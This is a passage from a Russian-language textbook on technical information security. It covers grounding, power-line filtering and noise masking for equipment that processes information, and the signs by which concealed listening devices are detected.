Размеры экранированного помещения выбирают исходя из его назначения и стоимости. Обычно экранированные помещения строят площадью 6...8 м<sup>2</sup> при высоте 2,5...3 м.



### 12.3.2 Заземление технических средств

Необходимо помнить, что экранирование ТСПИ и соединительных линий эффективно только при правильном их заземлении. Поэтому одним из важнейших условий по защите ТСПИ является правильное заземление этих устройств.

В настоящее время существуют различные типы заземлений. Наиболее часто используются одноточечные, многоточечные и комбинированные (гибридные) схемы.

На рис. 12.5 представлена одноточечная последовательная схема заземления.



Рисунок 12.5 - Одноточечная последовательная схема заземления

Эта схема наиболее проста. Однако ей присущ недостаток, связанный с протеканием обратных токов различных цепей по общему участку заземляющей цепи. Вследствие этого возможно появление опасного сигнала в посторонних цепях.

В одноточечной параллельной схеме заземления (рис. 12.6) этого недостатка нет. Однако такая схема требует большого числа протяженных заземляющих проводников, из-за чего может возникнуть проблема с обеспечением малого сопротивления заземления участков цепи. Кроме того, между заземляющими проводниками могут возникать нежелательные связи, которые создают несколько путей заземления для каждого устройства. В результате в системе заземления могут возникнуть уравнивающие токи и появиться разность потенциалов между различными устройствами.



Рисунок 12.6 - Одноточечная параллельная схема заземления

Многоточечная схема заземления (рис.12.7) практически свободна от недостатков, присущих одноточечной схеме. В этом случае отдельные устройства и участки корпуса

индивидуально заземлены. При проектировании и реализации многоточечной системы заземления необходимо принимать специальные меры для исключения замкнутых контуров.



Рисунок 12.7 - Многоточечная схема заземления

Как правило, одноточечное заземление применяется на низких частотах при небольших размерах заземляемых устройств и расстояниях между ними менее  $0,5 \cdot \lambda$ . На высоких частотах при больших размерах заземляемых устройств и значительных расстояниях между ними используется многоточечная система заземления. В промежуточных случаях эффективна комбинированная (гибридная) система заземления, представляющая собой различные сочетания одноточечной, многоточечной и плавающей заземляющих систем.

Заземление технических средств систем информатизации и связи должно быть выполнено в соответствии с определенными правилами.

Основные требования, предъявляемые к системе заземления, заключаются в следующем:


- система заземления должна включать общий заземлитель, заземляющий кабель, шины и провода, соединяющие заземлитель с объектом;
- сопротивления заземляющих проводников, а также земляных шин должны быть минимальными;
- каждый заземляемый элемент должен быть присоединен к заземлителю или к заземляющей магистрали при помощи отдельного ответвления. Последовательное включение в заземляющий проводник нескольких заземляемых элементов запрещается;
- в системе заземления должны отсутствовать замкнутые контуры, образованные соединениями или нежелательными связями между сигнальными цепями и корпусами устройств, между корпусами устройств и землей;
- следует избегать использования общих проводников в системах экранирующих заземлений, защитных заземлений и сигнальных цепей;
- качество электрических соединений в системе заземления должно обеспечивать минимальное сопротивление контакта, надежность и механическую прочность контакта в условиях климатических воздействий и вибрации;

- контактные соединения должны исключать возможность образования оксидных пленок на контактирующих поверхностях и связанных с этими пленками нелинейных явлений;

- контактные соединения должны исключать возможность образования гальванических пар для предотвращения коррозии в цепях заземления;

- запрещается использовать в качестве заземляющего устройства нулевые фазы электросетей, металлоконструкции зданий, имеющие соединение с землей, металлические оболочки подземных кабелей, металлические трубы систем отопления, водоснабжения, канализации и т.д.

Сопrotивление заземления определяется главным образом сопротивлением растекания тока в земле. Величину этого сопротивления можно значительно понизить за счет уменьшения переходного сопротивления между заземлителем и почвой путем тщательной очистки перед укладкой поверхности заземлителя и утрамбовкой вокруг него почвы, а также подсыпкой поваренной соли.

Таким образом, величина сопротивления заземления будет в основном определяться сопротивлением грунта.

Удельное сопротивление различных грунтов (т.е. электрическое сопротивление 1 см<sup>3</sup> грунта) зависит от влажности почвы, ее состава, плотности, температуры и т.п.. и колеблется в очень широких пределах (см. табл. 12.9).

Таблица 12.9 - Значения удельного сопротивления различных грунтов

Тип грунта	Удельное сопротивление (ρ), Ом/см <sup>3</sup>		
	среднее	минимальное	максимальное
Золы, шлаки, соляные отходы	2370	500	7000
Глина, суглинки, сланцы	4060	340	16300
То же с примесями песка	15800	1020	135 000
Гравий, песок, камни с небольшим количеством глины или суглинков	94000	59000	458 000

Хорошо проводящие грунты теряют свои свойства при отсутствии влаги. Для большинства грунтов 30 % содержания влаги достаточно для обеспечения малого

сопротивления. Например, для суглинков удельное сопротивление при влажности 5 % составляет 165000 Ом/см<sup>3</sup>, а при влажности 30 % - 6400 Ом/см<sup>3</sup>.

При промерзании сопротивление грунтов резко возрастает. Например, для суглинков удельное сопротивление при влажности 15 % и температуре 20 °С составляет 7200 Ом/см<sup>3</sup>, при температуре -5 °С - 79000 Ом/см<sup>3</sup>, а при температуре -15 °С - 330000 Ом/см<sup>3</sup>.

Орошение почвы вокруг заземлителей 2...5 процентным соляным раствором значительно (в 5...10 раз) снижает сопротивление заземления.

Учесть все факторы, влияющие на проводимость почвы, аналитическим путем практически невозможно, поэтому при устройстве заземления величину удельного сопротивления грунта в тех местах, где предполагается размещение заземления, определяют опытным путем.

Как правило, измерение сопротивления заземления проводится два раза в год (зимой и летом).

Если заземлитель состоит из металлической пластины радиуса  $r$ , расположенной непосредственно у поверхности земли, то сопротивление заземления  $R_3$  можно рассчитать по формуле

$$R_3 = \rho / (4 \cdot r_{II}), \text{ Ом,}$$

где  $\rho$  - удельное сопротивление грунта, Ом/см<sup>3</sup>;

$r_{II}$  - радиус пластины, см.

При увеличении глубины закапывания  $l_3$  пластины сопротивление заземления уменьшается и при  $l_3$  значительно больше  $r$  ( $l_3 \gg r$ ) величина  $R_3$  уменьшается в два раза.

Довольно часто применяют заземляющее устройство в виде вертикально вбитой трубы. Сопротивление заземления в этом случае определяется формулой

$$R_3 = [\rho / (2 \cdot \pi \cdot l)] \cdot [\ln(4 \cdot l / r_T) - 1], \text{ Ом,}$$

где  $l$  - длина трубы, см;

$r_T$  - радиус трубы, см.

Из формулы видно, что сопротивление заземления зависит в большей степени не от радиуса трубы, а от ее длины. Поэтому при устройстве заземления целесообразнее применять тонкие и длинные трубы (стержни из арматуры).

В табл. 12.10 приведены экспериментально полученные значения сопротивления заземления стержневого заземлителя (0 15,9 мм,  $l = 1,5$  м) для различных грунтов.

В качестве одиночных стержневых заземлителей целесообразно использовать медные заземляющие стержни.

Как видно из табл. 12.10, сопротивление простых одиночных заземлителей оказывается достаточно большим. Поэтому такие заземлители находят применение при невысоких требованиях к заземляющим устройствам или при почвах с очень большой проводимостью.

Таблица 12.10 - Значения сопротивления заземления стержневого заземлителя ( $\varnothing 15,9$  мм,  $l = 1,5$  м) для различных грунтов

Тип грунта	Сопротивление заземления $R_3$ , Ом		
	сре	минимал	максимал
	днее	ьное	ьное
Золы, шлаки, соляные отходы	14	3,5	41
Глина, суглинки, сланцы	24	2	98
То же с примесями песка	93	6	800
Гравий, песок, камни с небольшим количеством глины или суглинков	554	35	2700

При повышенных требованиях к величине сопротивления заземления (сопротивление заземления ТСПИ не должно превышать 4 Ом) применяют многократное заземление, состоящее из ряда одиночных симметрично расположенных заземлителей, соединенных между собой.

На практике наиболее часто в качестве заземлителей применяют:

- стержни из металла, обладающие высокой электропроводностью, погруженные в землю и соединенные с наземными металлоконструкциями средств ТСПИ;
- сеточные заземлители, изготовленные из элементов с высокой электропроводностью и погруженные в землю (служат в качестве дополнения к заземляющим стержням).

При необходимости устройства высокочастотного заземления нужно учитывать не только геометрические размеры заземлителей, их конструкцию и свойства почвы, но и длину волны высокочастотного излучения. Суммарное высокочастотное сопротивление заземления  $Z_S$  складывается из высокочастотного сопротивления магистрали заземления  $Z_M$  (провода, идущего от заземляемого устройства до поверхности земли) и из высокочастотного сопротивления самого заземлителя  $Z_3$  (провода, металлического стержня или листа, находящегося в земле).

Величина заземления в основном определяется не сопротивлением заземления, а сопротивлением заземляющей магистрали. Для уменьшения последнего следует стремиться прежде всего к уменьшению индуктивности заземляющей магистрали, что достигается за счет уменьшения ее длины и изготовления магистрали в виде ленты, обладающей по сравнению с проводом круглого сечения меньшей индуктивностью. В тех случаях, когда

индуктивность заземляющей магистрали можно сделать весьма небольшой или использовать ее для получения последовательного резонанса при блокировании излучающих сетей защитными конденсаторами на землю (например, при комплексном подавлении излучения в помещениях), целесообразно значительно уменьшить величину сопротивления заземлителя  $Z_3$ . Уменьшить величину  $Z_3$  можно также многократным заземлением из симметрично расположенных заземлителей.

При этом общее сопротивление заземления будет тем меньше, чем дальше друг от друга расположены отдельные заземлители.

При устройстве заземления в качестве заземлителей чаще всего применяются стальные трубы длиной 2 ... 3 м и диаметром 35 ... 50 мм и стальные полосы сечением 50 ... 100 мм.

Наиболее пригодными являются трубы, позволяющие достигнуть глубоких и наиболее влажных слоев земли, обладающих наибольшей проводимостью и не подвергающихся высыханию или промерзанию. Однако здесь необходимо учитывать, что с уменьшением сопротивления грунта возрастает коррозия металла. Кроме того, применение таких заземлителей не связано со значительными земляными работами, что неизбежно, например, при выполнении заземления из металлических листов или горизонтально закладываемых в землю металлических лент и проводов.

Заземлители следует соединять между собой шинами с помощью сварки. Сечение шин и магистралей заземления по условиям механической прочности и получения достаточной проводимости рекомендуется брать не менее  $(24 \cdot 4) \text{ мм}^2$ .

Проводник, соединяющий заземлитель с контуром заземления, должен быть луженым для уменьшения гальванической коррозии, а соединения должны быть защищены от воздействия влаги.

Магистрали заземления вне здания необходимо прокладывать на глубине около 1,5 м, а внутри здания - по стене или специальным каналам таким образом, чтобы их можно было внешне осматривать. Соединяют магистрали с заземлителем только с помощью сварки. К заземляемому устройству ТСПИ магистраль подключают с помощью болтового соединения в одной точке.

Для уменьшения сопротивлений контактов наилучшим является постоянное непосредственное соединение металла с металлом, полученное сваркой или пайкой. При соединении под винт необходимо применять шайбы (звездочки или Гровера), обеспечивающие постоянство плотности соединения.

При соприкосновении двух металлов в присутствии влаги возникает гальваническая и (или) электрическая коррозия. Гальваническая коррозия является следствием образования гальванического элемента, в котором влага является электролитом. Степень коррозии определяется положением этих металлов в электрическом ряду.

Электрическая коррозия может возникнуть при соприкосновении в электролите двух одинаковых металлов. Она определяется наличием локальных электротоков в металле, например, токов в заземлениях силовых цепей.

Наиболее эффективным методом защиты от коррозии является применение металлов с малой электрохимической активностью, таких, как олово, свинец, медь. Значительно уменьшить коррозию и обеспечить хороший контакт можно, тщательно изолируя соединения от проникновения влаги.

### **12.3.3 Фильтрация информационных сигналов**

Одним из методов локализации опасных сигналов, циркулирующих в технических средствах и системах обработки информации, является фильтрация. В источниках электромагнитных полей и наводок фильтрация осуществляется с целью предотвращения распространения нежелательных электромагнитных колебаний за пределы устройства - источника опасного сигнала. Фильтрация в устройствах - рецепторах электромагнитных полей и наводок должна исключить их воздействие на рецептор.

Для фильтрации сигналов в цепях питания ТСПИ используются разделительные трансформаторы и помехоподавляющие фильтры.

#### **Разделительные трансформаторы.**

Такие трансформаторы должны обеспечивать развязку первичной и вторичной цепей по сигналам наводки. Это означает, что во вторичную цепь трансформатора не должны проникать наводки, появляющиеся в цепи первичной обмотки. Проникновение наводок во вторичную обмотку объясняется наличием нежелательных резистивных и емкостных цепей связи между обмотками.

Для уменьшения связи обмоток по сигналам наводок часто применяется внутренний экран, выполняемый в виде заземленной прокладки или фольги, укладываемой между первичной и вторичной обмотками. С помощью этого экрана наводка, действующая в первичной обмотке, замыкается на землю. Однако электростатическое поле вокруг экрана также может служить причиной проникновения наводок во вторичную цепь.

Разделительные трансформаторы используются с целью решения ряда задач, в том числе для:

- разделения по цепям питания источников и рецепторов наводки, если они подключаются к одним и тем же шинам переменного тока;
- устранения асимметричных наводок;
- ослабления симметричных наводок в цепи вторичной обмотки, обусловленных наличием асимметричных наводок в цепи первичной обмотки.

Средства развязки и экранирования, применяемые в разделительных трансформаторах, обеспечивают максимальное значение сопротивления между обмотками и создают для

наводок путь с малым сопротивлением из первичной обмотки на землю. Это достигается обеспечением высокого сопротивления изоляции соответствующих элементов конструкции ( $\sim 10^4$  МОм) и незначительной емкости между обмотками. Указанные особенности трансформаторов для цепей питания обеспечивают более высокую степень подавления наводок, чем обычные трансформаторы.

Разделительный трансформатор со специальными средствами экранирования и развязки обеспечивает ослабление информационного сигнала наводки в нагрузке на 126 дБ при емкости между обмотками 0,005 пФ и на 140 дБ при емкости между обмотками 0,001 пФ.

Средства экранирования, применяемые в разделительных трансформаторах, должны не только устранять влияние асимметричных наводок на защищаемое устройство, но и не допустить на выходе трансформатора симметричных наводок, обусловленных асимметричными наводками на его входе. Применяя в разделительных трансформаторах специальные средства экранирования, можно существенно (более чем на 40 дБ) уменьшить уровень таких наводок.

### **Помехоподавляющие фильтры**

В настоящее время существует большое количество различных типов фильтров, обеспечивающих ослабление нежелательных сигналов в разных участках частотного диапазона. Это фильтры нижних и верхних частот, полосовые и заграждающие фильтры и т.д. Основное назначение фильтров - пропускать без значительного ослабления сигналы с частотами, лежащими в рабочей полосе частот, и подавлять (ослаблять) сигналы с частотами, лежащими за пределами этой полосы.

Для исключения просачивания информационных сигналов в цепи электропитания используются фильтры нижних частот.

Фильтр нижних частот (ФНЧ) пропускает сигналы с частотами ниже граничной частоты ( $f \leq f_{гр}$ ) и подавляет - с частотами выше граничной частоты.

Последовательная ветвь ФНЧ должна иметь малое сопротивление для постоянного тока и нижних частот. Вместе с тем для того, чтобы высшие частоты задерживались фильтром, последовательное сопротивление должно расти с частотой. Этим требованиям удовлетворяет индуктивность  $L$ .

Параллельная ветвь ФНЧ, наоборот, должна иметь малую проводимость для низких частот с тем, чтобы токи этих частот не шунтировались параллельным плечом. Для высоких частот параллельная ветвь должна иметь большую проводимость, тогда колебания этих частот будут ею шунтироваться, и их ток на выходе фильтра будет ослабляться. Таким требованиям отвечает емкость  $C$ .

Более сложные многозвенные ФНЧ (Чебышева, Баттерворта, Бесселя и т.д.) конструируют на основе сочетаний различных единичных звеньев.



Количественно величина ослабления (фильтрации) нежелательных (в том числе и опасных) сигналов защитным фильтром оценивается в соответствии с выражением:

$$A = 20 \lg \left( \frac{U_1}{U_2} \right) = 10 \cdot \lg \left( \frac{P_1}{P_2} \right), \text{ дБ},$$

где  $U_1 (P_1)$  - напряжение (мощность) опасного сигнала на входе фильтра;

$U_2 (P_2)$  - напряжение (мощность) опасного сигнала на выходе фильтра при включенной нагрузке  $Z_H$ .

Основные требования, предъявляемые к защитным фильтрам, заключаются в следующем:

- величины рабочего напряжения и тока фильтра должны соответствовать напряжению и току фильтруемой цепи;
- величина ослабления нежелательных сигналов в диапазоне рабочих частот должна быть не менее требуемой;
- ослабление полезного сигнала в полосе прозрачности фильтра должно быть незначительным;
- габариты и масса фильтров должны быть минимальными;
- фильтры должны обеспечивать функционирование при определенных условиях эксплуатации (температура, влажность, давление) и механических нагрузках (удары, вибрация и т.д.);
- конструкции фильтров должны соответствовать требованиям техники безопасности.

К фильтрам цепей питания наряду с общими предъявляются следующие дополнительные требования:

- затухание, вносимое такими фильтрами в цепи постоянного тока или переменного тока основной частоты, должно быть минимальным (например, 0,2 дБ и менее) и иметь большое значение (более 60 дБ) в полосе подавления, которая в зависимости от конкретных условий может быть достаточно широкой (до 10 ГГц);
- сетевые фильтры должны эффективно работать при сильных проходящих токах, высоких напряжениях и высоких уровнях мощности проходящих и задерживаемых электромагнитных колебаний;
- ограничения, накладываемые на допустимые уровни нелинейных искажений формы напряжения питания при максимальной нагрузке, должны быть достаточно жесткими (например, уровни гармонических составляющих напряжения питания с частотами выше 10 кГц должны быть на 80 дБ ниже уровня основной гармоники).

Рассмотрим влияние этих параметров более подробно.

Напряжение, приложенное к фильтру, должно быть таким, чтобы оно не вызывало пробоя конденсаторов фильтра при различных скачках питающего напряжения, включая скачки, обусловленные переходными процессами в цепях питания. Чтобы при заданных массе и объеме фильтр обеспечивал наилучшее подавление наводок в требуемом диапазоне частот, его конденсаторы должны обладать максимальной емкостью на единицу объема или массы. Кроме того, номинальное значение рабочего напряжения конденсаторов выбирают исходя из максимальных значений допускаемых скачков напряжения цепи питания, но не более их.

Ток через фильтр должен быть таким, чтобы не возникало насыщения сердечников катушек фильтра. Кроме того, следует учитывать, что с увеличением тока через катушку увеличивается реактивное падение напряжения на ней. Это может привести к тому, что:

- ухудшается эквивалентный коэффициент стабилизации напряжения в цепи питания, содержащей фильтр;
- возникает взаимозависимость переходных процессов в различных нагрузках цепи питания.

Наибольшие скачки напряжения при этом возникают во время отключения нагрузок, так как большинство из них имеет индуктивный характер.

Характеристики фильтров зависят от числа использованных реактивных элементов. Так, например, фильтр из одного параллельного конденсатора или одной последовательной индуктивной катушки может обеспечить затухание лишь 20 дБ/декада вне полосы пропускания, а LC-фильтр из десяти или более элементов - более 200 дБ/декада.

Из-за паразитной связи между входом и выходом фильтра на практике трудно получить затухание более 100 дБ. Если фильтр неэкранированный и сигнал подается на него и снимается с помощью неэкранированных соединений (проводов), то развязка между входом и выходом обычно не превышает 40 ... 60 дБ. Для обеспечения развязки более 60 дБ необходимо использовать экранированные фильтры с разъемами и использовать для соединения экранированные провода.

Фильтры с гарантируемым затуханием 100 дБ выполняют в виде узла с электромагнитным экранированием, который помещается в корпус, изготовленный из материала с высокой магнитной проницаемостью магнитного экрана. Этим существенно уменьшается возможность возникновения внутри корпуса паразитной связи между входом и выходом фильтра из-за магнитных электрических или электромагнитных полей.

Из-за влияния паразитных емкостей и индуктивностей фильтр зачастую не обеспечивает требуемого затухания на частотах, превышающих граничную частоту ( $f_c$ ) на две декады, и полностью может потерять работоспособность на частотах, превышающих граничную частоту на несколько декад.

Ориентировочные значения максимального затухания для сетевых фильтров, приведены в табл. 12.11.

Таблица 12.11 - Значения максимального затухания для сетевых фильтров

Диапазон частот	Максимальное затухание фильтра вне полосы пропускания, дБ		
	экранированный		неэкранированный
	с разъемами	без разъемов	
Фильтры в цепях питания на токи не более 10 А			
$f_c \leq f \leq 10 f_c$	80	—	—
$10f_c \leq f \leq 100 f_c$	80	—	—
$f > 100 f_c$	70	—	—
Фильтры в цепях питания на токи более 10 А			
$f_c \leq f \leq 10 f_c$	100	—	—
$10f_c \leq f \leq 100 f_c$	100	—	—
$f > 100 f_c$	90	—	—

Конструктивно фильтры подразделяются на:

- фильтры на элементах с сосредоточенными параметрами (LC-фильтры) - обычно предназначены для работы на частотах до 300 МГц;
- фильтры с распределенными параметрами (полосковые, коаксиальные или волноводные) - применяются на частотах свыше 1 ГГц;
- комбинированные - применяются на частотах 300 МГц ... 1 ГГц.

В настоящее время промышленностью выпускаются несколько серий защитных фильтров (ФП, ФБ, ФПС и др.). На рис. 4.8 ... 4.10 представлены принципиальные электрические схемы фильтров типа ФП, обеспечивающих эффективность фильтрации не менее 60 дБ, 80 дБ и 100 дБ соответственно.

Фильтры серии ФП обеспечивают затухание от 60 до 100 дБ. Они рассчитаны на номинальное напряжение переменного тока от 60 до 500 В и ток - от 2,5 до 70 А. Размеры фильтров составляют от 350•100•60 до 560•210•80 мм, а вес - от 2,5 до 25 кг.

Фильтры серии ФСПК-100 (200) предназначены для установки в четырехпроводных линиях электропитания частотой 50 Гц и напряжением 220/380 В. Максимальный рабочий

ток составляет 100 (200) А. В диапазоне частот от 0,02 до 1000 МГц фильтры обеспечивают затухание сигнала не менее 60 дБ.

Конструктивно фильтры ФСПК выполнены в виде двух корпусов (полукомплектов), каждый из которых обеспечивает фильтрацию двухпроводной линии. Размеры одного корпуса составляют 800•320•92 мм, а вес- 18кг.

#### **12.3.4 Пространственное и линейное зашумление**

Реализация пассивных методов защиты, основанных на применении экранирования и фильтрации, приводит к ослаблению уровней побочных электромагнитных излучений и наводок (опасных сигналов) ТСПИ и тем самым к уменьшению отношения опасный сигнал/шум (с/ш). Однако в ряде случаев, несмотря на применение пассивных методов защиты, на границе контролируемой зоны отношение с/ш превышает допустимое значение. В этом случае применяются активные меры защиты, основанные на создании помех средствами разведки, что также приводит к уменьшению отношения с/ш.

Для исключения перехвата побочных электромагнитных излучений по электромагнитному каналу используется пространственное зашумление, а для исключения съема наводок информационных сигналов с посторонних проводников и соединительных линий ВТСС- линейное зашумление.

К системе пространственного зашумления, применяемой для создания маскирующих электромагнитных помех, предъявляются следующие требования:

- система должна создавать электромагнитные помехи в диапазоне частот возможных побочных электромагнитных излучений ТСПИ;
- создаваемые помехи не должны иметь регулярной структуры;
- уровень создаваемых помех (как по электрической, так и по магнитной составляющей поля) должен обеспечить отношение с/ш на границе контролируемой зоны меньше допустимого значения во всем диапазоне частот возможных побочных электромагнитных излучений ТСПИ;
- система должна создавать помехи как с горизонтальной, так и с вертикальной поляризацией (поэтому выбору антенн для генераторов помех уделяется особое внимание);
- на границе контролируемой зоны уровень помех, создаваемых системой пространственного зашумления, не должен превышать требуемых норм по ЭМС.

Цель пространственного зашумления считается достигнутой, если отношение опасный сигнал/шум на границе контролируемой зоны не превышает некоторого допустимого значения, рассчитываемого по специальным методикам для каждой частоты информационного (опасного) побочного электромагнитного излучения ТСПИ.

В системах пространственного зашумления в основном используются помехи типа "белого шума" или "синфазные помехи".

Системы, реализующие метод "синфазной помехи", в основном применяются для защиты ПЭВМ. В них в качестве помехового сигнала используются импульсы случайной амплитуды, совпадающие (синхронизированные) по форме и времени существования с импульсами полезного сигнала. Вследствие этого по своему спектральному составу помеховый сигнал аналогичен спектру побочных электромагнитных излучений ПЭВМ. То есть, система зашумления генерирует "имитационную помеху", по спектральному составу соответствующую скрываемому сигналу.

В настоящее время в основном применяются системы пространственного зашумления, использующие помехи типа "белый шум", то есть излучающие широкополосный шумовой сигнал (как правило, с равномерно распределенным энергетическим спектром во всем рабочем диапазоне частот), существенно превышающий уровни побочных электромагнитных излучений. Такие системы применяются для защиты широкого класса технических средств: электронно-вычислительной техники, систем звукоусиления и звукового сопровождения, систем внутреннего телевидения и т.д.

Генераторы шума выполняются или в виде отдельного блока с питанием от сети 220В ("Гном", "Волна", "ГШ-1000" и др.), или в виде отдельной платы, вставляемой (встраиваемой) в свободный слот системного блока ПЭВМ и питанием от общей шины компьютера ("ГШ-К-1000", "Смог" и др.).

Генераторы, выполненные в виде отдельного блока, имеют сравнительно небольшие размеры и вес. Например, генератор шума "Гном-3" при размерах 307x95x49 мм весит 1,8 кг.

Диапазон рабочих частот генераторов шума от 0,01 ... 0,1 до 1000 МГц. При мощности излучения около 20 Вт обеспечивается спектральная плотность помехи 40 ... 80 дБ.

В системах пространственного зашумления в основном используются слабонаправленные рамочные жесткие и гибкие антенны. Рамочные гибкие антенны выполняются из обычного провода и разворачиваются в двух-трех плоскостях, что обеспечивает формирование помехового сигнала как с вертикальной, так и с горизонтальной поляризацией во всех плоскостях.

При использовании систем пространственного зашумления необходимо помнить, что наряду с помехами средствам разведки создаются помехи и другим радиоэлектронным средствам (например, системам телевидения, радиосвязи и т.д.). Поэтому при вводе в эксплуатацию системы пространственного зашумления необходимо проводить специальные исследования по требованиям обеспечения электромагнитной совместимости (ЭМС). Кроме того, уровни помех, создаваемые системой зашумления, должны соответствовать санитарно-гигиеническим нормам. Однако нормы на уровни электромагнитных излучений по требованиям ЭМС существенно строже санитарно-гигиенических норм. Следовательно, основное внимание необходимо уделять выполнению норм ЭМС.

Пространственное зашумление эффективно не только для закрытия электромагнитного, но и электрического каналов утечки информации, так как помеховый сигнал при излучении наводится в соединительных линиях ВТСС и посторонних проводниках, выходящих за пределы контролируемой зоны.

Системы линейного зашумления применяются для маскировки наведенных опасных сигналов в посторонних проводниках и соединительных линиях ВТСС, выходящих за пределы контролируемой зоны. Они используются в том случае, если не обеспечивается требуемый разнос этих проводников и ТСПИ (то есть не выполняется требование по Зоне № 1), однако при этом обеспечивается требование по Зоне № 2 (то есть расстояние от ТСПИ до границы контролируемой зоны больше, чем Зона № 2).

В простейшем случае система линейного зашумления представляет собой генератор шумового сигнала, формирующий шумовое маскирующее напряжение с заданными спектральными, временными и энергетическими характеристиками, который гальванически подключается в зашумляемую линию (посторонний проводник). На практике наиболее часто подобные системы используются для зашумления линий электропитания (например, линий электропитания осветительной и розеточной сетей).

### **13. Методы и средства поиска электронных устройств перехвата информации**

#### **Демаскирующие признаки электронных устройств перехвата информации**

Обнаружение электронных устройств перехвата информации (закладных устройств), так же как и любых других объектов, производится по их демаскирующим признакам.

Каждый вид электронных устройств перехвата информации имеет свои демаскирующие признаки, позволяющие обнаружить закладку.

Наиболее информативными признаками проводной микрофонной системы являются:

- тонкий провод неизвестного назначения, подключенный к малогабаритному микрофону (часто закамуфлированному и скрытно установленному) и выходящий в другое помещение;
- наличие в линии (проводе) неизвестного назначения постоянного (в несколько вольт) напряжения и низкочастотного информационного сигнала.

Демаскирующие признаки автономных некамуфлированных акустических закладок включают:

- признаки внешнего вида - малогабаритный предмет (часто в форме параллелепипеда) неизвестного назначения;
- одно или несколько отверстий малого диаметра в корпусе;

- наличие автономных источников питания (например, аккумуляторных батарей);
- наличие полупроводниковых элементов, выявляемых при облучении обследуемого устройства нелинейным радиолокатором;
- наличие в устройстве проводников или других деталей, определяемых при просвечивании его рентгеновскими лучами.

Камуфлированные акустические закладки по внешнему виду, на первый взгляд, не отличаются от объекта имитации, особенно если закладка устанавливается в корпус бытового предмета без изменения его внешнего вида. Такие закладки можно выявить путем разборки предмета.

Закладки, устанавливаемые в малогабаритные предметы, ограничивают возможности последних. Эти ограничения могут служить косвенными признаками закладных устройств. Чтобы исключить возможность выявления закладки путем ее разборки, места соединения разбираемых частей склеивают.

Некоторые камуфлированные закладные устройства не отличаются от оригиналов даже при тщательном внешнем осмотре. Их можно обнаружить только при просвечивании предметов рентгеновскими лучами.

В ряде случаев закамуфлированное закладное устройство обнаруживается по наличию в обследуемом предмете не свойственных ему полупроводниковых элементов (выявляемых при облучении его нелинейным радиолокатором). Например, обнаружение полупроводниковых элементов в пепельнице или в папке для бумаг может указать на наличие в них закладных устройств.

Наличие портативных звукозаписывающих и видеозаписывающих устройств в момент записи можно обнаружить по наличию их побочных электромагнитных излучений (излучений генераторов подмагничивания и электродвигателей).  
Дополнительные демаскирующие признаки акустических радиозакладок:

радиоизлучения (как правило, источник излучения находится в ближней зоне) с модуляцией радиосигнала информационным сигналом;

наличие (как правило) небольшого отрезка провода (антенны), выходящего из корпуса закладки.

Вследствие того, что при поиске радиозакладок последние находятся в ближней зоне излучения и уровень сигналов о них, как правило, превышает уровень сигналов от других РЭС, у большинства радиозакладок обнаруживаются побочные излучения и, в частности, излучения на второй и третьей гармониках, субгармониках и т.д.

Дополнительные демаскирующие признаки сетевых акустических закладок:

наличие в линии электропитания высокочастотного сигнала (как правило, несущая частота от 40 до 600 кГц, но возможно наличие сигнала на частотах до 7 МГц), модулированного информационным низкочастотным сигналом;

наличие тока утечки (от единиц до нескольких десятков мА) в линии электропитания при всех отключенных потребителях;

отличие емкости линии электропитания от типовых значений при отключении линии от источника питания (на распределительном щитке электропитания) и отключении всех потребителей.

Дополнительные демаскирующие признаки акустических и телефонных закладок с передачей информации по телефонной линии на высокой частоте:

наличие в линии высокочастотного сигнала (как правило, несущая частота до 7 МГц) с модуляцией его информационным сигналом.

Дополнительные демаскирующие признаки телефонных радиозакладок:

радиоизлучения с модуляцией радиосигнала информационным сигналом, передаваемым по телефонной линии;

отличие сопротивления телефонной линии от "оо" при отключении телефонного аппарата и отключении линии (отсоединении телефонных проводов) на распределительной коробке (щитке);

отличие сопротивления телефонной линии от типового значения (для данной линии) при отключении телефонного аппарата, отключении и закорачивании линии на распределительной коробке (щитке);

падение напряжения (от нескольких десятых до 1,5...2 В) в телефонной линии (по отношению к другим телефонным линиям, подключенным к данной распределительной коробке) при положенной и поднятой телефонной трубке;

наличие тока утечки (от единиц до нескольких десятков мА) в телефонной линии при отключенном телефоне.

Дополнительные демаскирующие признаки акустических закладок типа "телефонного уха":

отличие сопротивления телефонной линии от " ? " при отключении телефонного аппарата и отключении линии (отсоединении телефонных проводов) на распределительной коробке (щитке);

